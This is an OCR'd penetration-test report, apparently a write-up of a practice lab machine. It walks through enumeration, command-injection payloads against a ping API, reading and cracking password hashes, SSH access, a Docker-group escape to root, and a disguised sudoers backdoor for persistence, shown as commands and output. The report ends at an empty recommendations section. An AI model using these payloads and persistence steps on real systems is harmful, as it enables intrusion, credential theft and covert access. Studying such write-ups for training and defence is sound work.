





Penetration Test Report



- By Anh4ckin3



Tables of Contents




Executive summary

Anh4ckin3 was contracted by Ultra_Tech to make a penetration test in is server in order to determine its exposure to a target attack. All activities were conducted in a manner that simulated a malicious actor engaged in a targeted attacks against Ultra_Tech with the goals of:

- Identified if a remote attacker could penetrate Ultra_Tech defenses
- Determining the impact of a security breach on :
    - Confidentiality of the Ultra_Tech private data
    - Internal infrastructure and availability of Ultra_Tech information systems

All actions carried out on this system are controlled and approved by the information system owner. This test was carried out with the aim of finding vulnerabilities in the information system, which would enable malicious persons to access private or sensitive data. The tester will run in a Gray box environment, using an Open VPN connection to communicate with the server.



Summary of result

The test starts with active server port scanning via the nmap tool. We will discover 4 open ports of have an ftp service on port 21, an Ssh service on port 22, a Framework Nodejs on port 8081, and a hidden port with a web application on the 31331.

The enumeration of the application will start with a brute force of hidden pages, and a spotting of the application. We will discover hidden pages such as a login page and an API related to the nodeJS framework.

Exploitation this will be due to a security flaw in the nodeJS framework that allows an attack to inject commands in a ping request by the API. We will be able to read the count of a .db file containing password hash and in particular of a local user of the system. We will crack the password and be able to Ssh on the server on the local user r00t.

We can elevate our privileges thanks to Docker and bad configuration of it. And finally we will establish persistence by creating a new user and creating Ssh access


Attack narrative

Scanning

Starts with a server port scan with the nmap tool.

Nmap command:

```
# nmap –p1-10000 <ip_of_the_server>

# nmap –p- -T4 <ip_of_the_server>
```



We can see that there are ports that we samble little known we will push the scan further on this is port.

Nmap command & netcat:

```
# nmap –p8081 –sV –sC <ip_of_the_server>

# nmap –p31331 –sV –sC –script=http-enum <ip_of_the_server>

# nc <ip_of_the_server> 31331
```

Attack narrative

Scanning

Thanks to the scan and the taking of information via netcat we can see that we have a web application with an apache 2.4.29 web server on port 31331 and a nodejs framework surely in connection with the web application.

Good thing and that the ftp service is up to date and well configured just like the SSH service. Our next step is to see the nodejs website and framework. The first thing to do in the web enumeration is to launch a directory brute of the site, I use the Gobuster tool for that.

Gobuster command:

```
# gobuster dir -u http://10.10.240.252:8081/ -w /usr/share/wordlists/dirb/big.txt -x php,js,txt,bak
```

We will find two directories in particular an authentication directory that is not really interested for the moment and a directory more interested this time which is the repertory /ping which allows to send a ping request a hot, we realize that this virtual host is actually an API.

Attack narrative

Enumeration

We will find two directories in particular an authentication directory that is not really interested for the moment and a directory more interested this time which is the repetory/ping which allows to send a ping request a hot, we realize that this virtualhost is actually an API.

We can put that to rate for the moment we will come back to it later. We will list the second web application as everything has time with gobuster to find the hidden pages and while we will take a look at the web server.


Gobuster command:

```
# gobuster dir –u http://10.10.240.252:31331/ -w /usr/share/wordlists/dirb/big.txt –x php,js,txt,bak
```


Attack narrative

Enumeration

This apache server therefore hosts a website, that of Ultra Tech. From the side of Gobuster he found a lot of interesting.




It finds a lot of interesting files but all are inactive, but it also finds file named robots.txt (robots.txt tells crawlers of a search engine the URLs it can access on your site) Once on the file indicates us some hidden file that Gobuster did not find.




Attack narrative

Enumeration

This same file " /utech-sitemap.txt " (a sitemap file in which you give information about the pages, videos and other files present on your site, and in which you indicate the relations between these files) which also contains information about another file that Gobuster had not found.



This directory is well " /partners.html " which is actually a login page.



Attack narrative

Exploitation


The recognition phase end we will be interested in this API. Indeed we are that it can issue a ping if in the url we add the argument? p=127.0.0.1(for the example I show with its localhost but I would have made a ip that would have worked too). The answer to this ping is even more interesting because the application responds in the same way as if the command 'ping 127.0.0.1' was performed on a Linux terminal.

```
PING 10.10.240.252 (10.10.240.252) 56(84) bytes of data.
64 bytes from 10.10.240.252: icmp_seq=1 ttl=64 time=0.023 ms

--- 10.10.240.252 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.023/0.023/0.023/0.000 ms
```

Apart from the we can attempt a command injection. To do this it exsite of cheat sheet trés complete which gives techniques to inject commands a web application (https://book.hacktricks.xyz/pentesting-web/command-injection). We will use the Burp suite tool to perform this attack.

Injection command in the URL:


```
?ip=127.0.0.1%0Acat%20/etc/passwd
```



Attack narrative

Exploitation


Thanks to this command injection we can see that we have leaked the local "/etc/passwd" file of the target server, so we have an RCE (Remote command execution). We will be able to do a lot of things thanks to this including a reverse shell that would allow us to access the command line server with a user normally without privileges.



But we're going to take another look at how to avoid that. We're just going to list the current repertoire. We realize that there is a file named " utech.db.sqlite ".

Injection command in the URL:

```
?ip=127.0.0.1%0Als
```




Attack narrative


Exploitation

If we display file We will find password hashes from a database, including the hash of "r00t" and "admin".

Injection command in the URL:

```
?ip=127.0.0.1%0Acat%20utech.db.sqlite
```






Let's try cracking them with the John "The Ripper tool".

Crack the hash command:

```
# echo "hash_de_r00t" > hash.txt && echo "hash_de_admin" >> hash.txt

# john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```



Attack narrative

Exploitation

So we cracked the r00t and admin password we will reuse them to connect to ssh with the r00t user because thanks to the leak of the/etc/passwd file we know that there is this user locally on the target server.

Ssh command:

```
# ssh r00t@serveur_ip
```

```
┌──(root㉿kali)-[~]
└─# ssh r00t10.10.240.252
ssh: Could not resolve hostname r00t10.10.240.252: Name or service not known

┌──(root㉿kali)-[~]
└─# ssh r00t@10.10.240.252
The authenticity of host '10.10.240.252 (10.10.240.252)' can't be established.
ED25519 key fingerprint is SHA256:g5I2Aq/2um35QmYfRxNGnjl3zf9FNXKPpEHxMLlWXMU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.240.252' (ED25519) to the list of known hosts.
r00t@10.10.240.252's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-46-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Aug  4 16:25:29 UTC 2023

  System load:  0.0               Processes:           103
  Usage of /:   24.3% of 19.56GB  Users logged in:     0
  Memory usage: 38%               IP address for eth0: 10.10.240.252
  Swap usage:   0%


1 package can be updated.
0 updates are security updates.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

r00t@ultratech-prod:~$ pwd
/home/r00t
```

```
r00t@ultratech-prod:/home$ id
uid=1001(r00t) gid=1001(r00t) groups=1001(r00t),116(docker)
```

Attack narrative

Post exploitation

We are on the server thanks a connection ssh and not reverse shell which is much more stable for the future. We will now look to raise our privileges, to do so we will use a script called linpeas which lists the potential elevation path of privileges (https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS).

Download, transfer and execute linpeas on the remote server:


On my kali linux:

```
# wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh

# scp linpeas.sh r00t@server_ip:/tmp
```

Ssh connection:

```
$ cd /tmp

$ chmod +x linpeas.sh

$ ./linpeas.sh
```

The script starts and directly the script gives us a potential flaw to exploit to raise our privilege to root.



Attack narrative

Post exploitation

We can see that we in the local group named "Docker" this is interesting. If we are looking on the internet for a way to raise our privileges thanks to this particular group. We have the much known GTFObins who can help us.

(https://gtfobins.github.io/gtfobins/docker/#shell)

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

The resulting is a root shell.

```
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

Just run this command on the server to opt for root rights, but this will not work because the command uses an image named "alpine", in our case it is not present in Docker images.

Become root command:

```
$ docker image

$ docker run -v /:/mnt --rm -it image_name chroot /mnt sh
```

```
r00t@ultratech-prod:/tmp$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
bash                latest              495d6437fc1e        4 years ago         15.8MB
r00t@ultratech-prod:/tmp$ docker run --rm -it bash sh -c "whoami"
root
r00t@ultratech-prod:/tmp$ docker run -v /:/mnt --rm -it bash chroot /mnt sh
# id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,20(dialout),26(tape),27(sudo)
# cd /root
# ls
private.txt
# cat private.txt
# Life and acomplishments of Alvaro Squalo - Tome I

Memoirs of the most successful digital nomdad finblocktech entrepreneur
in the world.

By himself.

## Chapter 1 - How I became successful
```

Attack narrative


Post exploitation


Ok we are now root on the web server, we can do absolutely everything including mount a persistence. This will allow us to access the machine simply with the highest privileges possible without being not detect the blue team.

To do this we must create a new user with a service name or who could impersonate a service, then we will change its userid to increase discretion, and finally add it to give it maximum sudo right.

Linux command:

```
# useradd –m smb –s /bin/bash

# passwd smb

 # usermod –u 17978 smb

# echo “smb ALL=(ALL:ALL) ALL” >> /etc/sudoers
```





Attack narrative

Post exploitation


We created our user has high privileges now we can connect in ssh on this user. To have the right root to become root its very simple just use the known 'sudo'.

Use persistence:

```
# ssh smb@target_ip

$ sudo su

# whoami && id
```

```
smb@ultratech-prod:~$ sudo -l
[sudo] password for smb:
Matching Defaults entries for smb on ultratech-prod:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User smb may run the following commands on ultratech-prod:
    (ALL : ALL) ALL
smb@ultratech-prod:~$ sudo su
root@ultratech-prod:/home/smb# cd /tmp
```

We are now completely pwn the server!



Conclusion

Recommendation

This test was carried out successfully and led to the total compression of Ultra_tech information system. Ultra_tech will need to protect himself from potential attacker following some recommendations.

Anh4ckin3 proposes the following recommendations:

